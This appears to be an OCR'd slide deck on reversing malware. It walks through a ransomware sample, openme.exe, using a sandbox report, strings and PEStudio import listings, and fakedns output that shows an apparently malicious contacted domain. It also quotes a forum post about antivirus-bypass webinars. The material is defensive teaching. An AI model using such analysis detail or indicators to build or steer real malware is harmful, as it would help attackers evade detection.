Reversing Malware

Abdullah Obaied


What is Malware?

“Malware is a binary that does something someone wouldn’t like…”

Demo

Why bother with analysis?

“Sacred Cash Cow Tipping”



Home > Security > General IT Security

Sacred Cash Cow Tipping! Making AV vendors cringe every year!

by brianwhelton on Jan 4, 2018 at 1:24 AM
Whelton Network Solutions is an IT service provider.

GENERAL IT SECURITY

Every year Blackhills Information Security produce a webinar call 'Sacred Cash Cow Tipping!

Every year they demonstrate how ineffective AV is by doing live demonstrations of the different vendors AV being bypassed!


The reason for doing so is many fold, firstly to show you it can be done, but also to get the AV vendors to up their game.

AV is very important to have, the message isn't to not have it, it's to not rely upon it. Here's the link to register for the webinar: https://register.gotowebinar.com/register/8284602799833870337?source=e

It's on the 11th Jan at 1800-1900hrs GMT (1100hrs PST and 1300hrs EST for those in the US)

Analyzing a Ransomware

openme.exe



openme.exe

This report is generated from a file or URL submitted to this webservice on March 17th 2018 01:18:16 (CEST)
Guest System: Windows 7 32 bit, Home Premium, 6.1 (build 7601), Service Pack 1
Report generated by Falcon Sandbox v8.00 © Hybrid Analysis

Threat Score: 100/100
AV Detection: 76%
Labeled as: Gen:Variant.Graftor


Incident Response

Risk Assessment

Ransomware	The analysis extracted a known ransomware file
Spyware	Accesses potentially sensitive information from local browsers
Fingerprint	Reads the active computer name Reads the cryptographic machine GUID
Spreading	Opens the MountPointManager (often used to detect additional infection locations)
Network Behavior	Contacts 1 domain and 1 host. View the network section for more details.


Static Analysis

Unix: ./strings openme.exe




```
%s%sError code %lu
%s%s%s
00000804
00000804
00000000
Keyboard Layout\Preload\%d
explorer
windir
\VarFileInfo\Translation
ducks
QLogic ignore RL
uninteresting
Let Tennessee ConditionedActivityGroup
Edit
Message
CES1 AIMM warnings ext3
Version slppily Cpi extendibility RAMIMAGE Quad Vlgging tranquilizers Code.
disable You're columns demographic
explorers DAGMemberInSecondSite CHANNELEVENTINITIALIZED RichTextBx embdied collocated.
PBS brminated Tutorials experiential cruft StringBuilder ActionFront.
deference
s affiliation BK element
DMAC explained rebels
constructions strike Banner Chinese medium
cvering Tailoring
DISPLAY
Title
Status
Error from System :
Error
AdjustWindowRectEx Failed!
Test
Windows App
InsertMenu #1 failed
The ID is: %d
100%
%03u_%p.bmp
```

Unix: ./strings openme.exe



```
tanabilir$Disk yazd
lmadan
nce silinecektir
Diski yazd
rmadan
nce sil_Etiket
urada belirtilen karakterlerden herhangi birini i
eremez: * ? . , ; : / \ | + = < > [ ]-Etiketi 32 sembole ya da daha az
na ayarlay
n-Etiketi 11 sembole ya da daha az
na ayarlay
n'VHD bi
imlendirilmeden olu
turulacakt
r&Kullanmadan
nce bi
imlendirilmelidir.)Se
ilen s
ye bo
 bir disk yerle
tirin
#VALUE!
#REF!
#NAME?
#NUM!
#N/A
TRUE
FALSE
Astroburn Lite is not installedhDo you want to download Astroburn Lite software from product
<A HREF="%s">official site</A> and install?
Reboot RequiredUSPTD driver will be installed for this device.
This operation requires system reboot!
5To add IDE device SPTD has to be installed. Continue?'DAEMON Tools Net Service is not running
SPTD driver is not installedKInitialization failed. Reinstalling the application may solve this problem
```


Windows: PEStudio



ors (5/15)
tal (n/a)
ıb (160 bytes)
der (20 bytes)
al-header (224 byte:
ries (5)
s (5)
s (8/22)
s (259)
(n/a)
ons (n/a)
backs (n/a)
es (unknown)
(177/3299)
(n/a)
st (invoker)
sion (1/12)
ate (n/a)
(n/a)

GetDlgItem	-	-	-	use
SendMessageA	-	-	-	use
ShowWindow	-	-	-	use
SelectObject	-	-	-	gdi
CreateSolidBrush	-	-	-	gdi
CreateEllipticRgn	-	-	-	gdi
CreateDCA	-	-	-	gdi
CreateCompatibleDC	-	-	-	gdi
CreateCompatibleBitmap	-	-	-	gdi
SetPixel	-	-	-	gdi
DeleteObject	-	-	-	gdi
DeleteDC	-	-	-	gdi
SetBrushOrgEx	-	-	-	gdi
ExcludeClipRect	-	-	-	gdi
Rectangle	-	-	-	gdi
FillRgn	-	-	-	gdi
GetDeviceCaps	-	-	-	gdi
CreateRectRgnIndirect	-	-	-	gdi
CombineRgn	-	-	-	gdi
CreatePen	-	-	-	gdi
201	-	-	-	win
CommDlgExtendedError	-	-	-	cor

Windows: PEStudio




c:\users\rem\desktop\malwar

- indicators (5/15)
- virustotal (n/a)
- dos-stub (160 bytes)
- file-header (20 bytes)
- optional-header (224 byte
- directories (5)
- sections (5)
- libraries (8/22)
- imports (259)
- exports (n/a)
- exceptions (n/a)
- tls-callbacks (n/a)
- resources (unknown)
- strings (177/3299)
- debug (n/a)
- manifest (invoker)
- file-version (1/12)
- certificate (n/a)
- overlay (n/a)

symbol (259)	blacklisted	anonymous	anti-debug	library (22)
SetHandleCount	-	-	-	kernel32.dll
CreateFileW	-	-	-	kernel32.dll
ExitProcess	-	-	-	kernel32.dll
GetConsoleCP	-	-	-	kernel32.dll
WriteFile	-	-	-	kernel32.dll
MultiByteToWideChar	-	-	-	kernel32.dll
SetEnvironmentVariableA	-	-	-	kernel32.dll
VirtualQueryEx	-	-	-	kernel32.dll
InitializeCriticalSectionAndSpinCount	-	-	-	kernel32.dll
GetLastError	-	-	-	kernel32.dll
SetLastError	-	-	-	kernel32.dll
GetModuleHandleW	-	-	-	kernel32.dll
InterlockedIncrement	-	-	-	kernel32.dll
TlsFree	-	-	-	kernel32.dll
TlsSetValue	-	-	-	kernel32.dll
TlsGetValue	-	-	-	kernel32.dll
TlsAlloc	-	-	-	kernel32.dll
GetCurrentProcess	-	-	-	kernel32.dll
TerminateProcess	-	-	-	kernel32.dll
IsDebuggerPresent	-	-	-	kernel32.dll
SetUnhandledExceptionFilter	-	-	-	kernel32.dll
UnhandledExceptionFilter	-	-	-	kernel32.dll
IsProcessorFeaturePresent	-	-	-	kernel32.dll
DecodePointer	-	-	-	kernel32.dll
EncodePointer	-	-	-	kernel32.dll
GetStartupInfoW	-	-	-	kernel32.dll
HeapSetInformation	-	-	-	kernel32.dll
GetCommandLineA	-	-	-	kernel32.dll


Dynamic Analysis

Unix: ./fakedns.py



```
pyminifakeDNS:: dom.query. 60 IN A 172.16.248.129
Respuesta: win10.ipv6.microsoft.com. -> 172.16.248.129
Respuesta: win10.ipv6.microsoft.com. -> 172.16.248.129
Respuesta: brb.3dtuts.by. -> 172.16.248.129
Respuesta: win10.ipv6.microsoft.com. -> 172.16.248.129
Respuesta: win10.ipv6.microsoft.com. -> 172.16.248.129
Respuesta: win10.ipv6.microsoft.com. -> 172.16.248.129
```

Unix: ./inetsim

